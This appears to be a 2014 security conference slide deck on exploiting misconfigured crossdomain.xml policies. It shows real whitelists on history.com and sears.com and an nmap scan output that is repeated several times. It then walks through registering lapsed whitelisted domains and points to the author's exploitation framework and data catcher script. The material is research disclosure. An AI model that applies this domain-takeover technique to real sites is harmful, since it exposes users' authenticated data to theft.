


A screenshot of a web browser window. The address bar shows a secure connection to `https://secure.history.com/crossdomain.xml`. Below the address bar, there is a list of XML code entries, each starting with `<allow-access-from domain="*.seenonstyle.com"/>`. The second entry in the list is highlighted with a yellow background.

```
<allow-access-from domain="*.seenonmtv.com"/>
<allow-access-from domain="*.seenonstyle.com"/>
<allow-access-from domain="*.shopthescene.com"/>
<allow-access-from domain="*.sparkart.com"/>
<allow-access-from domain="*.tbs.com"/>
<allow-access-from domain="*.thesimpsonsshop.com"/>
<allow-access-from domain="*.tnt.tv"/>
<allow-access-from domain="*.trafficleader.tv"/>
<allow-access-from domain="*.tvloop.com"/>
<allow-access-from domain="*.ufc.com"/>
<allow-access-from domain="*.vh1.com"/>
<allow-access-from domain="*.warnerbrosrecords.com"/>
<allow-access-from domain="*.watercooler-inc.com"/>
<allow-access-from domain="*.yahoo.com"/>
<allow-access-from domain="*.zedo.com"/>
```

- ❖ Guess who owns seenonstyle.com?

My Last Trick



This XML file does not appear to have any style information associated with it. The document contains the following XML code:

```
<cross-domain-policy>
    <allow-access-from domain="*.sears.com" to-ports="*" secure="false"/>
    <allow-access-from domain="*.cerosmedia.com" to-ports="*"/>
    <allow-access-from domain="*.cerosdevelopment.com"/>
    <allow-access-from domain="*.lightmakerorlando.com"/>
    <allow-access-from domain="*.richrelevance.com"/>
    <allow-access-from domain="*.blinds.net"/>
    <allow-access-from domain="*.zemoga.com"/>
    <allow-access-from domain="*.searstestsuite.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.catapultclients.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.catapultmarketing.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.allurent.net" to-ports="*" secure="true"/>
    <allow-access-from domain="*.fuelindustries.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.cmycasa.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.fluid.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.cerosmedia.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.cerosdevelopment.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.lightmakerorlando.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.cerosstaging.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.sears.fluid.com" to-ports="*" secure="true"/>
```

http-crossdomain.nse

```
Seths-MacBook-Pro:scripts sethart$ nmap --script=http-crossdomain -n -p80 -P0 www.sears.com
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2014-09-22 11:43 EDT
```

```
Nmap scan report for www.sears.com (23.202.249.99)
```

```
Host is up (0.95s latency).
```

PORT	STATE	SERVICE
------	-------	---------

80/tcp	open	http
--------	------	------

	http-crossdomain:
--	-------------------

	POTENTIALLY VULNERABLE:
--	-------------------------

	Crossdomain.xml whitelists domains that could potentially be available for purchase.
--	--

	If the FQDN requires authentication and serves sensitive information, paste the following domains in the URL below to confirm availability.
--	--

	DOMAIN LOOKUP URL: https://www.dynadot.com/domain/bulk-search.html
--	--

	TRUSTED DOMAINS: sears.com,cerosmedia.com,cerosdevelopment.com,lightmakerorlando.co m,richrelevance.com,blinds.net,zemoga.com,searstestsite.com,catapultclients.com,catapultmar keting.com,allurent.net,fuelindustries.com,cmycasa.com,fluid.com,cerosmedia.com,cerosdevelo pment.com,lightmakerorlando.com,cerosstaging.com,sears.fluid.com,fluid.com,craftsman.com,al lurent.net,productiveedge.com,zemoga.com,kenmore.com,kmart.com,searstestsite.com,catapultcl ients.com,catapultmarketing.com,colossal-squid.com,digitalfolio.com,sears.realartusa.com
--	---

	REFERENCES:
--	-------------

	https://cwe.mitre.org/data/definitions/942.html
--	---

	http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
--	---

http-crossdomain.nse

```
Seths-MacBook-Pro:scripts sethart$ nmap --script=http-crossdomain -n -p80 -P0 www.sears.com
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2014-09-22 11:43 EDT
```

```
Nmap scan report for www.sears.com (23.202.249.99)
```

```
Host is up (0.95s latency).
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
|  http-crossdomain:
```

```
|    POTENTIALLY VULNERABLE:
```

```
|      Crossdomain.xml whitelists domains that could potentially be available for purchase.
```

```
|      If the FQDN requires authentication and serves sensitive information,  
|      paste the following domains in the URL below to confirm availability.
```

```
|  
| DOMAIN LOOKUP URL: https://www.dynadot.com/domain/bulk-search.html
```

```
|  
| TRUSTED DOMAINS: sears.com,cerosmedia.com,cerosdevelopment.com,lightmakerorlando.co  
m,richrelevance.com,blinds.net,zemoga.com,searstestsite.com,catapultclients.com,catapultmar  
keting.com,allurent.net,fuelindustries.com,cmycasa.com,fluid.com,cerosmedia.com,cerosdevelo  
pment.com,lightmakerorlando.com,cerosstaging.com,sears.fluid.com,fluid.com,craftsman.com,al  
lurent.net,productiveedge.com,zemoga.com,kenmore.com,kmart.com,searstestsite.com,catapultcl  
ients.com,catapultmarketing.com,colossal-squid.com,digitalfolio.com,sears.realartusa.com
```

```
|  
| REFERENCES:
```

```
|   https://cwe.mitre.org/data/definitions/942.html
```

```
|   http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
```

http-crossdomain.nse

```
Seths-MacBook-Pro:scripts sethart$ nmap --script=http-crossdomain -n -p80 -P0 www.sears.com
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2014-09-22 11:43 EDT
```

```
Nmap scan report for www.sears.com (23.202.249.99)
```

```
Host is up (0.95s latency).
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
|  http-crossdomain:
```

```
|    POTENTIALLY VULNERABLE:
```

```
|      Crossdomain.xml whitelists domains that could potentially be available for purchase.
```

```
|      If the FQDN requires authentication and serves sensitive information,  
|      paste the following domains in the URL below to confirm availability.
```

```
|  
| DOMAIN LOOKUP URL: https://www.dynadot.com/domain/bulk-search.html
```

```
|  
| TRUSTED DOMAINS: sears.com,cerosmedia.com,cerosdevelopment.com,lightmakerorlando.co  
m,richrelevance.com,blinds.net,zemoga.com,searstestsite.com,catapultclients.com,catapultmar  
keting.com,allurent.net,fuelindustries.com,cmycasa.com,fluid.com,cerosmedia.com,cerosdevelo  
pment.com,lightmakerorlando.com,cerosstaging.com,sears.fluid.com,fluid.com,craftsman.com,al  
lurent.net,productiveedge.com,zemoga.com,kenmore.com,kmart.com,searstestsite.com,catapultcl  
ients.com,catapultmarketing.com,colossal-squid.com,digitalfolio.com,sears.realartusa.com
```

```
|  
| REFERENCES:
```

```
|   https://cwe.mitre.org/data/definitions/942.html
```

```
|   http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
```

! Our .TV sale is back and better than ever! [Register .TV domains for only \\$10.99!](#)

Bulk Domain Search

sears.com,kenmore.com,media.richrelevance.com,recs.ric
hrelevance.com,ecircular.richrelevance.com,staging.richre
levance.com,ecircular-
staging.richrelevance.com,ecircular-
staging2.richrelevance.com,demo.richrelevance.com,integ
ration.richrelevance.com,rp.richrelevance.com,shc.richrele
vance.com,shc-staging.richrelevance.com,shc-
qa.richrelevance.com,allurent.net,fuelindustries.com,cmyc
asa.com,fluid.com,cerosmedia.com,cerosdevelopment.co
m,lightmakerorlando.com,cerosstaging.com,sears.fluid.co
m,fluid.com,craftsman.com,allurent.net,productiveedge.c
om,zemoga.com,kenmore.com,kmart.com,searstestsite.c
om,catapultclients.com,catapultmarketing.com,colossal-
squid.com,digitalfolio.com,sears.realartusa.com

! Our .TV sale is back and better than ever! [Register .TV domains for only \\$10.99!](#)

Bulk Domain Search

sears.com	Taken
kenmore.com	Taken
richrelevance.com	Taken
<input checked="" type="checkbox"/> searstestsite.com	Available
allurent.net	Taken
fuelindustries.com	Taken
cmycasa.com	Taken
fluid.com	Taken
cerosmedia.com	Taken

! Our .TV sale is back and better than ever! [Register .TV domains for only \\$10.99!](#)

Bulk Domain Search

sears.com

Taken

Your Domains

 **CATEGORY**

Filter list by category ([Manage Categories](#)) <All |

 **FILTER**

 **PREFERENCES**

DOMAIN NAME

 **CREATED ON**

[Select All](#) | [Select None](#) | [Invert Selection](#)

[searstestsuite.com](#) 

Tue 09/16/2014

[seenonstyle.com](#) 

Thu 08/28/2014

[thirdpartytestsuite.com](#) 

Thu 08/28/2014

How can I make my own exploits



sethsec / crossdomain-exploitation-framework

- ❖ Download my script from Github. It will:
 1. Download and extract Adobe Flex (SWF Compiler)
 2. Configure Apache, PHP, SSL
 3. Provide you with all of my templates
 4. Provide you with the catcher script (catcher.php)
 5. Tell you how to compile your ActionScript files
 6. Install NMAP script

Prior Work

- 2006** **Chris Shiflett:** [Dangers of cross domain...](#), [Crossdomain.xml Witch Hunt](#)
Julien Couvreur: [Crossdomain.xml security warning](#)
Jeremiah Grossman: [Crossdomain.xml statistics](#)
- 2010** **Erlend Ofedel:** [Why you need to lock down your...](#), [Created MalaRIA-Proxy](#)
Mike Bailey: [New, Neat, and Ridiculous Flash Hacks](#)
- 2011** **FORTH-ICS:** [An Empirical Study on the Security of Cross-Domain Policies...](#)
SAP Research: [Client-Side Cross-Domain Requests...](#), [The State of the Cross-domain Nation](#)
UC San Diego: [Analyzing the Crossdomain Policies of Flash Applications](#)
- 2013** **Gursev Kalra:** [Same Origin Policy Bypass with Flash](#)

Thank you!



Blog: <http://sethsec.blogspot.com>

Github: <https://github.com/sethsec/> (I'll post these slides)

Gmail: sethsec@gmail.com | Twitter: @sethsec